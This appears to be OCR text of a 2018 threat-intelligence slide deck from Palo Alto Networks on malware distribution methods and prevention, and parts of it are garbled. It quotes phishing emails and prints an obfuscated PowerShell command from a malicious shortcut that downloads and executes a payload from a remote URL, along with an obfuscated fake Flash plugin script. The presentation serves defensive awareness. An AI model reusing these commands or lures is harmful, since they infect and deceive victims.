


Brad Duncan

Palo Alto Networks



Introductio




Disclaimer



Overview


- Types of malware
- Distribution methods
- Prevention strategies









September 2018 - 1,888,929 samples



Ransomware - 142,366 samples







10/4/2018


TOQFRX-...

C:\Users\...






t my files back?



Payment amount: **5.32481363 DSH** (\$1,000.00)



Payment amount: **0.16691958 DSH** (\$1,000.00 +10.0%)

Ransomware

BLEEPINGCOMPUTER













SIGN UP

This Week in Ransomware – September 28th 2018 - RDP and gandCrab

By Lawrence Abrams



September 28, 2018 05:36 PM



...ransomware has moved towards large network-wide breaches by variants like SamSam, BitPaymer, and Dharma over publicly exposed remote desktop services.

Types of malware

- In Jaie distribution, we most find:
 - Information stealers / backdoors
 - Malware downloaders
 - **Cryptocurrency miners**

ansomware


Up next...

- Types of malware
- Distribution methods
- Prevention strategies



How is malware spread?

- Email
- Social media
- The web
- Worm-style propagation
- Attackers breach networks





By volume, email remains the most common method criminals use to distribute malware.

These emails contain:

- Archives with malware executables
- Microsoft Office documents
- RTF documents that exploit Microsoft Office
- Archives with other types of files
- Links to malware



Subject: You've received eFax Message

From: "eFax j2 Global" <efax@flumepsychiatry.com>

Date: Monday, 2018-10-01 17:41 UTC

Fax Message ID: 5087 485 7932,

You've received a 5 page(s) fax at 10-01-2018 05:26:56 GMT.

*Your personal reference number is kl7_pec22-94377059944482-5657574-07.

Please visit www.efax.com/efax-help-center if you have any questions relating to this subject matter or service.

Get Fax Here

The eFax Crew

Subject: You've received eFax Message

From: "eFax j2 Global" <efax@flumepsychiatry.com>

Date: Monday, 2018-10-01 17:41 UTC

Fax Message ID: 5087 485 7932,

You've received a 5 page(s) fax at 10


http://pitchbocaraton.com? 82a1=APYBKsCs3LUw


*Your personal reference number is kl7_pec22-943720 3944482-5657574-07.

Please visit www.efax.com/efax-help-center if you have fully questions relating to this subject matter or service.

Get Fax Here

The eFax Crew





Subject: Orçamento de produtos [34626] - DAF Incorporadora Ltda

From: <financeiro3386@dafincorp2.mittup.site>

Date: Wednesday, 2018-09-26 07:21 UTC


Olá, Bom dia,

Venho por meio desta E-mail solicitar o orçamento dos produtos especificados na planilha disponível abaixo.

Obrigado!

- DAF Incorporadora Ltda






Anexo-Orcam ento2509201 8.zip Oráamento - DAF Incorporadora Ltda -5XB3.lnk

C:\Windows\system32\cmd.exe /V /C C:\Windows\System32\WindowsPO^WerSHEII\v1.0\Po ^wErSH^eLL.e^xe -nop -win 1 Get-Member; Get-NetDomain; Write-Warning 'above cEMO to NJEu a Emy which dot6wnload and exec6ute the mIHK'; leX(iEX('(New-{0}ect N{1}bClient)."DowNloAdsTRiNG "("""{2}.us-east{3}?tk=kkA""")' -f 'Obj', 'et.We', 'https:// s3','-2.amazonaws.com/knoimeldlapasta/marai.bmp '));Get-NetDomain

Distribution through Social Media



Distribution through Social Media





ッヨー http://www.bit.ly/23rp4hn?profile_image=



Distribution through the Web



Distribution through the Web



Unexpected web pages or pop-up windows



Exploit kits

Distribution through the



Distribution through the



flashplayer_3 4.9.39_plugin. js

```
flashplayer 34.9.39 plugin.js - Notepad
 File Edit Format View Help
 (function(zsispipuh){function igvaf(){var wiwgigilqy=1;while (wiwgigilqy<=ujmitzuv["]"+"e"+["v","U","n","L","t"] [(30,53,2)]+("B","d","g","C","g")+"t"+"h"]){cidoz=(ujmitzuv ["s"+("s","D","a","H","O","u")+("c","O","b")+["s","Z","z"][(696-
   "t"+("x","f","p","f","o")+("t","i","s")+("M","G","L","t")+"r"+"i"+"
["+("r","b","h","m","g")](0x24)+"r"](ujmitzuv
[("a","D","g","L","]")+["e","W","H"]
[(87,37,71,72,4,0)]+"n"+"g"+["t","P"][0]+["n","k","h","i","R"]
      .74,88,60,100,2)]]-wiwgigilqy))
("]","P","G","n","E","s")+("F","N","p")+("b","K","c","g","e","]")+"
'+["k","t","s","K","V"][(51-50)]]('');for(var jzigyq=(-
    (5,53,0)]];jzigyq++){hrasizdyc[jzigyq]=hrasizdyc[jzigyq]^cidoz
"n","o","u","g")][36)+["t","R"][0]+["h","t","H","s","E"]
[(52,45,81,87,0)]]]["c"+["J","Z","J","U","h","S","u"]
[(73,42,30,4)]+"a"+"r"+"C"+"o"+["Q","c","h","U","z","d","U"][(140-
135)]+["e","A"][(56,70,45,66,48,0)]+["c","A","w","w","W"][1]+"t"]((352-
```



user's computer

Exploit kits are web servers that use exploits to take advantage of vulnerabilities in browser-based applications to infect a Windows computer without the user's knowledge.







Web browser






Java, PDF







Up next...

- Types of malware
- Distribution methods
- Prevention strategies



Prevention Strategies

- Keep regular backups of critical data and test them.
- Training and awareness.
- Keep your systems up-to-date and fully patched.
- Threat detection, prevention and protection solutions.



Summary

- Types of malware
- Distribution methods
- Prevention strategies



MALWARE DISTRIBUTION TRENDS OCTOBER 2018

Thank you!

Brad Duncan Threat Intelligence Analyst



